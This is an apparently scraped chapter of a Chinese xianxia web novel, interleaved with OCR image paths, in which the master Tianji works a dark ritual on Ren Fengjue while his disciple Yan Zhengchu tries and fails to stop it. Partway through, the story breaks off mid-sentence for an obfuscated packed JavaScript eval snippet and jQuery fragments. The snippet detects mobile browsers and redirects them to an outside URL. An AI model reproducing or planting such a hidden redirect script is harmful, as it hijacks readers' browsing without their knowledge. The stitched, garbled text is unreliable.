玄机堂后的密室,是云鹤山掌门的闭关修炼之所。
目前,除了掌门天机之外,也就只有大弟子颜正初才能打开此门。
此时,走在前面的天机道人打开石门后,却止住了脚步。
“正初。”
他唤了一声,随即却说了一句令人意想不到的话:“你负责在外面守着。”
这话让颜正初微微一愣,心下一阵怪异,忙道:“师父,不是要让我见师叔的魂魄吗?”
天机道人微微摇头,解释道:“你与任曜师弟并无血亲,就算进去了,也见不着他的魂魄。”
“只有任家这位公子才可以。”
颜正初心下一阵失落,还想再说些什么话争取一下时,却见师父抬手示意了一下。
这也表示,事情并无商量余地。
颜道长向来惧怕师父威严,只好乖乖垂首,不敢多嘴。
任风玦却还是顾及到颜正初的感受,主动问:“颜道长可有话需要我带到?”
听了这话,颜道长差点鼻子一酸。
为了避免自己在师父跟前煽情落泪,他连忙挥了挥手:“你想问的,便是我想问的。”
任风玦了然点头,便随着天机道人入了密室。
厚重的石门合上那刻,颜正初心里却好似有蚂蚁在爬,难受得很。
纠结了好一会儿,他还是忍不住用了一道隐身符,并偷偷打开石门,跟了进去。
正所谓做贼心虚,进入密室后的颜道长,一颗心都要跳到嗓子眼来。
但想到小师叔待自己恩重如山,就算不能亲眼一见,他也得知道事情的经过才行。
因害怕师父察觉,他也不敢靠得太近,仗着熟悉地形,藏在一只鼎后,悄悄观察着室内的情形。
此时,只见任风玦盘腿坐在密室中间,关闭着双眼。
天机道人在他身旁摆出了铜钱阵。
阵中插着阴阳烛,一根红线系在任风玦小指处,另一头则在天机手中。
颜正初瞪大眼睛,却看得暗自称奇。
这套阵法,师父并未教过他。
但他清楚知道,铜钱阵能锁阴魂,阴阳烛则是为了招魂,至于红线,却是阴阳互通的关键。
看似为招魂阵,却又过于繁琐。
总觉得不太对劲…
难道,是因为师叔的魂魄非同一般?
颜正初蹙眉思索了片刻,又见师父走到任风玦面前,以一根银针刺破他的尾指指腹,又将指尖血,滴在了阴阳烛上,并捏了一道法诀。
然而,就在这时,却出现了令他头皮发麻的一幕。
师父竟取出一道黑符,直接贴在任风玦额前。
一瞬间,颜正初只觉得脑子轰隆了一声。
黑符…
师父怎么会用黑符呢?
明明他曾亲口说过——黑符请的是邪神,只有心术不正的术士,才会用到黑符。
可现在,他竟用上了…
颜正初脑袋嗡嗡,思绪一片混乱。
惊愕、怀疑、不解…
各种情绪涌上了心头。
他将后背抵在鼎上,双手攥紧成拳,不知该如何接受这一切,心里更是难以平静。
接着,他又看见一道身影,走进了密室。
竟是自己的师弟白鹤。
颜正初胸口又是一阵翻涌——他为什么也能开石门?
不对!
这不对!
只见白鹤走到师父身旁,附耳说了一句什么。
天机微微颔首,便示意他退下了。
颜正初望着阵法之中的任风玦,只见他双眉紧蹙,额角开始涔出冷汗。天机冷冷望着他,将红绳缠在自己的左右两根食指上,指腹相抵,低声念咒。
密室内开始起风…
阴阳烛灯火扑朔,铜钱阵内,也发出泠泠声响。
跟着,任风玦忽然俯身,吐出了一口鲜血。
血溅阵法,阴风大作。
见此一幕,颜正初终于忍无可忍,当即祭出玉剑,暴喝了一声,向着阵法中飞去。
天机明明听见了他的声音,却面不改色,不疾不徐松开一只手,朝着他的方向推出一掌。
三道飞符齐发,直接将半空中的颜正初,打了回去。
又只听见“砰”地一声响,他整个身体撞在鼎上,一阵头晕眼花。
“师父…”
颜正初
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17337120|196398||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
摔落在地,隐身符也失去了效果。
他强撑着站起身来,难以置信地望着天机:“师父,您究竟在做什么?”
天机回眸冷冷扫了他一眼,面上不见往日的庄肃与威严,眼底更没有半分仁慈之色。
“别喊我师父!”
他冷斥道:“我说的话,你又什么时候听过?”
颜正初张了张口,想要解释。
那边的任风玦,竟再次吐出了一口鲜血。
见此情形,颜正初基本能够确定,这阵法绝对不单单是招魂那么简单。
而极大可能,会对任风玦不利!他虽不知师父为什么要这么做,但他知道,这种情况,自己绝对不能坐视不理。
既如此…
“师父!休怪徒儿忤逆了!”
颜正初猜测,破阵的关键,肯定是那根红线,他需要做的,就是越过师父,斩断那根红线。
天机道人也早就料到他会阻拦,见他靠近,又再次打出三道飞符,想要将他击退。
颜正初知道飞符威力非同小可,自己若是再被击中,下一次,还不知能不能再爬起来。
他天资算不得聪慧,却好在这些年来,愿意勤修苦练,且有韧性,于身法上,倒是灵巧敏捷。
飞符正面袭来,他不硬接,而是腾身翻转,巧妙躲闪。
避开之后,他算着力道,毫不犹豫向阵法中弹射出一枚铜钱…
眼见就能击中红线时,却被一只玉剑打落。
颜正初诧然一惊,正待补发一击时,后背却传来剧痛,也不知是被什么符咒打中,整个人栽在地上,四肢立即动弹不得。
他骇然一惊,却见一道身影缓缓从身后走来,竟是假装离去的师弟白鹤。
白鹤却正眼不瞧他,走到天机跟前,恭敬行了一礼。
“请师父安心做法,我会负责看好颜师兄的。”
颜正初气得想骂人,却发现舌头竟也麻痹,根本无法出声。
他只能眼睁睁看着天机道人,再次将红线缠在两根食指处,持续念咒。
片刻后,任风玦猛然吐出第三口血,身体终于支撑不住,倒在了地上。